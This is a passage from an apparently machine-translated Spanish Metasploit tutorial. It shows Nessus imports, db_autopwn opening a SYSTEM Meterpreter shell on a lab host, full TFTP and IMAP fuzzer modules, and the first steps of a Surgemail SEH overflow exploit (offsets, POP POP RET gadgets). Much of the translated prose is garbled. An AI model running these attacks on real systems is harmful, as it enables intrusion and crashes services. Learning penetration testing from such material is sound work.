DIRECTORY NAME: /vti_log/ Directory /vti_log/ found. [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /vti_pvt/ Directory /vti_pvt/ found. [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY RESP_CODE: 500 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /vti_txt/ Directory /vti_txt/ found. [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:55:24 +0000 2009]
DIRECTORY NAME: /_private/ Directory /_private/ found. [Fri Jun 26 08:56:07 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:07 +0000 2009]
DIRECTORY NAME: /vti_bin/ Directory /vti_bin/ found. [Fri Jun 26 08:56:12 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:12 +0000 2009]
DIRECTORY NAME: /vti_log/ Directory /vti_log/ found. [Fri Jun 26 08:56:12 +0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:12 +0000 2009]
[*] Done.
msf >

```

El informe devuelto a nosotros nos dice mucha informacion sobre la aplicacion web y posibles vulnerabilidades que se han identificado. Como pentesters, nos gustaria investigar cada uno e identificar si hay posibles metodos de ataques.

En el ejemplo, hay dos buenos resultados. El primero es WebDav donde podriamos saltarnos el inicio de sesion, el otro es el metodo PUT el cual puede que nos permita insertar codigo malicioso en la pagina web. WMAP es una buena adiccion al Metasploit Framework y permite tener un escaner de vulnerabilidad esencial integrado en este gran framework.

Una cosa a mencionar sobre WMAP es que todavia se sigue trabajando en el. El sitio que se acaba de escanear tiene numerosos errores basados en inyeccion de SQL y Cross-Site Scripting los cuales no fueron identificados. Solo tenga en cuenta al usarlo, y entienda las limitaciones actuales de WMAP.

## [5.5 Trabajando con Nessus](#)

# Trabajando con Nessus

---

Nessus es un conocido y popular escaneador de vulnerabilidades que es gratis para uso personal, uno no comercial que fue lanzado por primera vez en 1998 por Renaud Deraison y actualmente publicado por Tenable Network Security. Tambien hay un proyecto spin-off de Nessus 2, llamado OpenVAS, que es publicado bajo licencia GPL. Utilizando un gran numero de comprobaciones de vulnerabilidad. Metasploit acepta archivos de resultados de escaneos de vulnerabilidad de ambos, tanto Nessus y OpenVAS en formato de archivo nbe.

Primero veremos una exploracion de Nessus 4:

Photobucket

Al terminar el escaneo de vulnerabilidad, salvamos los resultados en formato nbe y luego ejecutamos msfconsole. Lo siguiente, sera crear a una nueva base de datos para poder leer los resultados del archivo.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
...
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
```

Ya hemos creado la base de datos, luego usamos el comando 'help', el cual presentara muchas mas opciones.

```
msf > help
...snip...
Database Backend Commands
=====
Command           Description
-----
db_add_host       Add one or more hosts to the database
db_add_note       Add a note to host
db_add_port       Add a port to host
db_autopwn        Automatically exploit everything
db_connect        Connect to an existing database
db_create         Create a brand new database
db_del_host       Delete one or more hosts from the database
db_del_port       Delete one port from the database
db_destroy        Drop an existing database
db_disconnect     Disconnect from the current database instance
db_driver         Specify a database driver
db_hosts          List all hosts in the database
db_import_amap_mlog Import a THC-Amap scan results file (-o -m)
db_import_nessus_nbe Import a Nessus scan result file (NBE)
db_import_nessus_xml Import a Nessus scan result file (NESSUS)
db_import_nmap_xml Import a Nmap scan results file (-oX)
db_nmap           Executes nmap and records the output automatically
db_notes          List all notes in the database
db_services        List all services in the database
db_vulns          List all vulnerabilities in the database
msf >
```

Asi que vamos e importemos el archivo nbe usando el comando 'db\_import\_nessus\_nbe' segido de la direccion del archivo. Despues de importar el resultado, podemos ejecutar el comando 'db\_hosts' para listar los hosts que se encuentran en el archivo nbe.

```
msf > db_import_nessus_nbe /root/docs/115_scan.nbe
msf > db_hosts
```

```
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Host: 192.168.1.115 Status: alive OS:
```

Vemos exactamente lo que estamos esperando a ver. A continuacion ejecutamos el comando 'db\_services' el cual va a enumerar todos los servicios que se detectaron en la sistema escaneado.

```
msf > db_services
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=135 proto=tcp state=up name=epmap
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=139 proto=tcp state=up name=netbios-ssn
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=445 proto=tcp state=up name=microsoft-ds
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=22 proto=tcp state=up name=ssh
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=137 proto=udp state=up name=netbios-ns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115 port=123 proto=udp state=up name=ntp
```

Finalmente, y el mas importante, el comando 'db\_vulns' que listara todas las vulnerabilidades que son reportadas por Nessus y registradas en el archivo.

```
msf > db_vulns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=22 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.50282 refs=NSS 1.3.6.1.4.1.25623.1.0.50282
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=445 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS 1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=139 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS 1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=137 proto=udp name=NSS-1.3.6.1.4.1.25623.1.0.10150 refs=NSS 1.3.6.1.4.1.25623.1.0.10150,CVE-1999-0621
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=445 proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.10394 refs=NSS 1.3.6.1.4.1.25623.1.0.10394
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=123 proto=udp name=NSS-1.3.6.1.4.1.25623.1.0.10884 refs=NSS 1.3.6.1.4.1.25623.1.0.10884
```

Toda esta enumeracion y analisis nos llevaron a algo...db\_autopwn. db\_autopwn leerá todos los puertos, servicios y las vulnerabilidades contenidas en los resultados del archivo nbe, si coincide con algún exploit y es compatible con él, intentará explotarla automáticamente. Ejecutando 'db\_autopwn -h' listará todas las opciones disponibles.

```
msf > db_autopwn -h
[*] Usage: db_autopwn [options]
-h Display this help text
-t Show all matching exploit modules
-x Select modules based on vulnerability references
-p Select modules based on open ports
-e Launch exploits against all matched targets
-r Use a reverse connect shell
-b Use a bind shell on a random port
-q Disable exploit module output
-I [range] Only exploit hosts inside this range
-X [range] Always exclude hosts inside this range
-PI [range] Only exploit hosts with these ports open
-PX [range] Always exclude hosts with these ports open
-m [regex] Only run modules whose name matches the regex
```

Vamos a ejecutar 'db\_autopwn -x -e' para seleccionar el exploit basado en la vulnerabilidad (en lugar del puerto como ocurría con los resultados de nmap) y explotar todos los objetivos. db\_autopwn no es una herramienta sigilosa por defecto, use reverse Meterpreter shell. Veamos qué pasa cuando la ejecutamos.

```
msf > db_autopwn -x -e
[*] (8/38): Launching exploit/multi/samba/nttrans against 192.168.1.115:139...
[*] (9/38): Launching exploit/windows/smb/psexec against 192.168.1.115:445...
[*] (10/38): Launching exploit/windows/smb/ms06_066_nwks against 192.168.1.115:445...
[-] Exploit failed: The connection was refused by the remote host (192.168.1.115:22).
[*] (35/38): Launching exploit/windows/smb/ms03_049_netapi against 192.168.1.115:445...
[*] Started bind handler
[-] Exploit failed: No encoders encoded the buffer successfully.
msf >
[*] Binding to 3d742890-397c-11cf-9bf1-00805f88cb72:1.0@ncacn_np:192.168.1.115[alert] ...
[*] Binding to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:192.168.1.115[lsarpc]...
[-] Exploit failed: The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[-] Exploit failed: The server responded with error: STATUS_ACCESS_DENIED (Command=162 WordCount=0)
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:40814 -> 192.168.1.115:14198)
```

Muy bien! db\_autopwn ha hecho la explotación con éxito en el objetivo y la shell de Meterpreter está esperando por nosotros. El comando 'sessions -l' lista las sesiones abiertas mientras que 'sessions -i' nos permitirá interactuar con la sesión usando el ID.

```
msf > sessions -l
Active sessions
=====
Id Description Tunnel
-- -----
1 Meterpreter 192.168.1.101:40814 -> 192.168.1.115:14198
msf > sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer: DOOKIE-FA154354
OS : Windows XP (Build 2600, Service Pack 2).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Como puede ver, esta característica es muy poderosa. No va a agarrar todo en el sistema remoto, y hará mucho ruido, pero hay momentos y lugares para hacer ruido como también para ser sigilosos. Esto demuestra la versatilidad del framework, y algunas de las muchas posibilidades de integración posibles con otras herramientas.

## 6 [Escribiendo un simple Fuzzer](#)

# Escribiendo un simple Fuzzer

---

Fuzzers son instrumentos usados por profesionales de seguridad para proporcionar datos inválidos e inesperados a las entradas de un programa. Fuzzers típicos prueban una aplicación de desbordamientos parachoques, formatean la cuerda, directorio traversal ataques, vulnerabilidades de ejecución de orden, Inyección de SQL, XSS y más. Como Metasploit proporciona un juego muy completo de bibliotecas a profesionales de seguridad para muchos protocolos de red y manipulaciones de datos, el marco es un candidato bueno por el desarrollo rápido de fuzzers simples.

Rex:: módulo de Texto proporciona muchos métodos prácticos para tratar con el texto como:

- \* Conversión parachoques
- \* Codificando (html, url, etc.)
- \* Checksumming
- \* Generación de cuerda arbitraria

El último punto es obviamente muy provechoso en la escritura de fuzzers simples. Para más información, refiérase a la documentación API en <http://metasploit.com/documents/api/rex/classes/Rex/Text.html>. Aquí están algunas funciones que usted puede encontrar en Rex:: el Texto:

```
root@bt4:~/docs# grep "def self.rand" /pentest/exploits/framework3/lib/rex/text.rb
def self.rand_char(bad, chars = AllChars) def
self.rand_base(len, bad, *foo) def self.rand_text(len, bad=, chars = AllChars) def self.rand_text_alpha(len, bad=) def
self.rand_text_alpha_lower(len, bad=) def self.rand_text_alpha_upper(len, bad=) def self.rand_text_alphanumeric(len, bad=) def
self.rand_text_numeric(len, bad=) def self.rand_text_english(len, bad=) def self.rand_text_highascii(len, bad=) def
self.randomize_space(str) def self.rand_hostname def self.rand_state()
```

### 6.1 [Simple Fuzzer TFTP](#)

## Simple Fuzzer TFTP

---

Uno de los aspectos más potentes de Metasploit es cómo fácil esto debe hacer cambios y crear la nueva funcionalidad reutilizando el código existente. Por ejemplo, cuando este código de fuzzer muy simple se manifiesta, usted puede hacer unas modificaciones menores a un módulo de Metasploit existente para crear un módulo fuzzer. Los cambios pasarán longitudes crecientes al valor de modo de transporte al 3Com Servicio de TFTP para el Windows, que resulta en superponer de EIP.

```
#Metasploit
```

```
require 'msf/core' class Metasploit3 < Msf::Auxiliary
```


```

include Msf::Auxiliary::Scanner
def initialize
    super(
        'Name'          => '3Com TFTP Fuzzer',
        'Version'       => '$Revision: 1 $',
        'Description'   => '3Com TFTP Fuzzer Passes Overly Long
Transport Mode String',
        'Author'         => 'Your name here',
        'License'        => MSF_LICENSE
    )
    register_options( [
        Opt::RPORT(69)
    ], self.class)
end
def run_host(ip)
    # Create an unbound UDP socket
    udp_sock = Rex::Socket::Udp.create(
        'Context'      =>
        {
            'Msf'           => framework,
            'MsfExploit'   => self,
        }
    )
    count = 10 # Set an initial count
    while count < 2000 # While the count is under 2000 run
        evil = "A" * count # Set a number of "A"s equal to count
        pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00" # Define
the payload
        udp_sock.sendto(pkt, ip, datastore['RPORT']) # Send the packet
        print_status("Sending: #{evil}") # Status update
        resp = udp_sock.get(1) # Capture the response
        count += 10 # Increase count by 10, and loop
    end
end
end

```

Bastante honrado. Deja lo dirige y ven lo que pasa.

[http://www.offensive-security.com/msf/EIP\\_Overwrite.jpg](http://www.offensive-security.com/msf/EIP_Overwrite.jpg)



Y tenemos un accidente! El fuzzer trabaja como esperado. Mientras esto puede parecer simple en la superficie, una cosa de considerar es el código reutilizable que esto nos provee. En nuestro ejemplo, la estructura de carga útil fue definida para nosotros, salvándonos tiempo, y permitiéndonos ponernos directamente al fuzzing más bien que investigar el protocolo. Esto es muy potente, y es una ventaja escondida del marco.

Obtenido de "[http://www.metasploit-es.com.ar/wiki/index.php/Simple\\_Fuzzer\\_TFTP](http://www.metasploit-es.com.ar/wiki/index.php/Simple_Fuzzer_TFTP)"

## 6.2 Simple Fuzzer IMAP

# Simple Fuzzer IMAP

Durante una sesión de reconocimiento de vulnerabilidades descubrimos un servidor de correo IMAP que se sabe que es vulnerable a un ataque de desbordamiento de búfer (Surgemail 3.8k4-4). Hemos encontrado un aviso para la vulnerabilidad, pero no se pudo encontrar ningún método de explotación trabajando en la base de datos Metasploit ni en Internet. Entonces decides escribir tu propia explotación a partir de una simple fuzzer IMAP.

Desde el asesoramiento en esto sabemos que el comando vulnerable es IMAP LIST y necesita credenciales válidas para explotar la solicitud. Como hemos visto anteriormente, el gran "arsenal de la colección" presente en MSF nos puede ayudar de forma rápida secuencia de comandos de cualquier protocolo de red y el protocolo IMAP no es una excepción. Por ejemplo MSF::Exploit::Remote::IMAP nos ahorrará mucho tiempo. De hecho, la conexión con el servidor IMAP y realizar la autenticación de pasos necesarios para fuzz el comando vulnerable, es sólo cuestión de unas cuantas líneas de comandos ! Aquí está el código

```
##  
# Este archivo forma parte del Marco de Metasploit y puede ser objeto de  
# redistribución y restricciones comerciales. Por favor vea el sitio de  
# Metasploit para más información sobre licencias y condiciones de uso.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  
  
class Metasploit3 < Msf::Auxiliary  
  
    include Msf::Exploit::Remote::Imap  
    include Msf::Auxiliary::Dos  
  
    def initialize  
        super()  
        'Name'           => 'Simple IMAP Fuzzer',  
        'Description'   => %q{  
            An example of how to build a simple IMAP fuzzer.  
            Account IMAP credentials are required in this fuzzer.  
        },  
        'Author'         => [ 'ryujin' ],  
        'License'        => MSF_LICENSE,  
        'Version'        => '$Revision: 1 $'  
    )  
end  
  
def fuzz_str()  
    return Rex::Text.rand_text_alphanumeric(rand(1024))  
end  
  
def run()  
    srand(0)  
    while (true)  
        connected = connect_login()  
        if not connected  
            print_status("Host is not responding - this is GOOD ;)")  
            break  
    end
```

```

        print_status("Generating fuzzed data...")
        fuzzed = fuzz_str()
        print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
        req = '0002 LIST () "/" + fuzzed + '" "PWNED"' + "\r\n"
        print_status(req)
        res = raw_send_recv(req)
        if !res.nil?
            print_status(res)
        else
            print_status("Server crashed, no response")
            break
        end
    disconnect()
end
end
end

```

Overriding the run() nuestro código se ejecutará cada vez que el usuario llama a "run" de msfconsole. En el while loop within run(), os conectamos con el servidor IMAP y autenticar a través de la función connect\_login() importado de Msf::Exploit::Remote::Imap. Entonces llamamos a la función fuzz\_str() que genera un tamaño variable de amortiguamiento alfanuméricos que va a ser enviado como un argumento del comando LIST IMAP a través de la función raw\_send\_recv. Guardamos el archivo anterior en el auxiliary/dos/windows/imap/ subdirectorio / IMAP y cargarla desde msfconsole como siguiente paso.

```

msf > use auxiliary/dos/windows/imap/fuzz_imap
msf auxiliary(fuzz_imap) > show options

```

Module options:

Name	Current Setting	Required	Description
IMAPPASS		no	The password for the specified username
IMAPUSER		no	The username to authenticate as
RHOST		yes	The target address
RPORT	143	yes	The target port

```

msf auxiliary(fuzz_imap) > set RHOST 172.16.30.7
RHOST => 172.16.30.7
msf auxiliary(fuzz_imap) > set IMAPUSER test
IMAPUSER => test
msf auxiliary(fuzz_imap) > set IMAPPASS test
IMAPPASS => test

```

Ahora estamos listos para la pelusa de las personas vulnerables servidor IMAP. Atribuimos el proceso de surgemail.exe ImmunityDebugger y comenzar nuestra sesión de fuzzing:

```

msf auxiliary(fuzz_imap) > run

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 684
[*] 0002 LIST () /"v1AD7DnJTVykXGYYM6BmnXL[...]" "PWNED"

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 225
[*] 0002 LIST () /"1LdnxGBPh1AWt57pCvAZfil[...]" "PWNED"

```

```


[*] 0002 OK LIST completed

[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1007
[*] 0002 LIST () / "FzWjJcLl6vW4PXDPpJV[...]gaDm" "PWNED"

[*]
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] Host is not responding - this is GOOD ;)
[*] Auxiliary module execution completed

```

MSF nos dice que el servidor IMAP probablemente ha estropeado y ImmunityDebugger confirma como se ve en la imagen siguiente:



# Desarrollando Exploits

---

En el siguiente capítulo vamos a cubrir uno de los mas conocidos y populares aspectos del Framework, desarrollo de exploits. En la siguiente sección vamos a ver como utilizar el Framework para permitir el desarrollo de exploits permitiendo concentrarse de una forma única en el exploit, y hace que otras cosas como payload, codificación, generación de nop(nop genereation) y así solo cuestión de infraestructura. Debido a la gran cantidad de exploits actualmente disponibles en Metasploit, hay una buena oportunidad de que ya exista un modulo que simplemente se pueda editar para sus propios fines durante el desarrollo de exploits. Para hacer el desarrollo del exploit mas fácil Metasploit incluye un exploit de ejemplo el cual usted puede modificar, puede encontrarlo en: 'documentation/samples/modules/exploits/'.

Obtenido de "[http://www.metasploit-es.com.ar/wiki/index.php/Desarrollando\\_Exploits](http://www.metasploit-es.com.ar/wiki/index.php/Desarrollando_Exploits)"

## 7.1 Escribiendo un Exploit

### Escribiendo un Exploit

---

#### Hacer que algo salga "BOOM":

Previamente vimos fuzzing a un servidor IMAP en la sección simple fuzzer IMAP. Al final de ese esfuerzo nos encontramos con que se podía sobrescribir EIP, haciendo ESP el único registro que apunta a una ubicación de memoria bajo nuestro control (4 bytes después de nuestra dirección de retorno). Podemos seguir adelante y reconstruir nuestro búfer (fuzzed = "A"\*1004 + "B"\*4 + "C"\*4) para confirmar que la ejecución es re-direccionable a través de la dirección a JMP ESP como un ret.

```
msf auxiliary(fuzz_imap) > run
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Generating fuzzed data...
[*] Sending fuzzed data, buffer length = 1012
[*] 0002 LIST () / "AAAAAAAAAAAAAAAAAAAAAAA[...]BBBBCCCC"  "PWNED"
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Authentication failed
[*] It seems that host is not responding anymore and this is GOOD ;)
[*] Auxiliary module execution completed
msf auxiliary(fuzz_imap) >
```

#### Controlando el flujo de ejecución:

Ahora tenemos que determinar el offset correcto para obtener la ejecución de código. Afortunadamente, Metasploit, viene al rescate con dos muy buenas utilidades: pattern\_create.rb y pattern\_offset.rb. Ambos de estos scripts están localizados el directorio Metasploit 'tools'. Mediante la ejecución de pattern\_create.rb, el script generará una cadena de texto compuesta por los patrones únicos que podríamos utilizar para remplazar nuestra secuencia de 'A's.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_create.rb 11000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5[...]
```

Después de que hemos logrado sobrescribir el EIP o el SEH (o cualquier registro que este destinado), debemos tomar nota del valor contenido en el registro y la alimentación de este valor a pattern\_offset.rb para determinar en qué punto de la cadena aleatoria el valor aparece. En lugar de llamar a la línea de comandos pattern\_create.rb, vamos a llamar a la subyacente API directamente en nuestro fuzzer utilizando el Rex::Text.pattern\_create(). Si nos fijamos en la fuente, podemos ver cómo se llama esta función.

```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
    buf = ''
    idx = 0
    offsets = []
    sets.length.times { offsets << 0 }
    until buf.length >= length
        begin
            buf << converge_sets(sets, 0, offsets, length)
            rescue RuntimeError
                break
            end
        end
    # Maximum permutations reached, but we need more data
    if (buf.length < length)
        buf = buf * (length / buf.length.to_f).ceil
    end
    buf[0,length]
end
```

Así vemos que llamamos la función pattern\_create el cual tendrá en la mayoría dos parámetros el tamaño del búfer que estamos buscando para crear y un segundo parámetro opcional que nos da cierto control sobre el contenido de la memoria intermedia. Así que para nuestras necesidades, vamos a llamar a la función y sustituir la variable fuzzed con:

```
fuzzed = Rex::Text.pattern_create(11000).
```

Esto hace que nuestro SEH a ser sobrescrito por 0x684E3368 y basado en el valor devuelto por pattern\_offset.rb, podemos determinar que los bytes que sobrescribe nuestro manejador de excepciones son los próximos cuatro bytes 10361, 10362, 10363, 10364.

```
root@bt4:~# /pentest/exploits/framework3/tools/pattern_offset.rb 684E3368 11000
10360
```

Como sucede a menudo en los ataques de desbordamiento (overflow) de SEH, ahora tenemos que encontrar un POP POP RET (otras secuencias son buenas, así como se explica en el "Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server" Litchfield 2003) dirección, a fin de redirigir el flujo de ejecución a nuestro Buffer. Sin embargo, la búsqueda de una dirección de retorno adecuada en surgemail.exe, obviamente, nos lleva al problema encontrado anteriormente, todas las direcciones tienen un byte nulo.

```
root@bt4:~# /pentest/exploits/framework3/msfpescan -p surgemail.exe
[surgemail.exe]
0x0042e947 pop esi; pop ebp; ret
0x0042f88b pop esi; pop ebp; ret
0x00458e68 pop esi; pop ebp; ret
0x00458edb pop esi; pop ebp; ret
0x00537506 pop esi; pop ebp; ret
0x005ec087 pop ebx; pop ebp; ret
0x00780b25 pop ebp; pop ebx; ret
0x00780c1e pop ebp; pop ebx; ret
```

```

0x00784fb8 pop ebx; pop ebp; ret
0x0078506e pop ebx; pop ebp; ret
0x00785105 pop ecx; pop ebx; ret
0x0078517e pop esi; pop ebx; ret

```

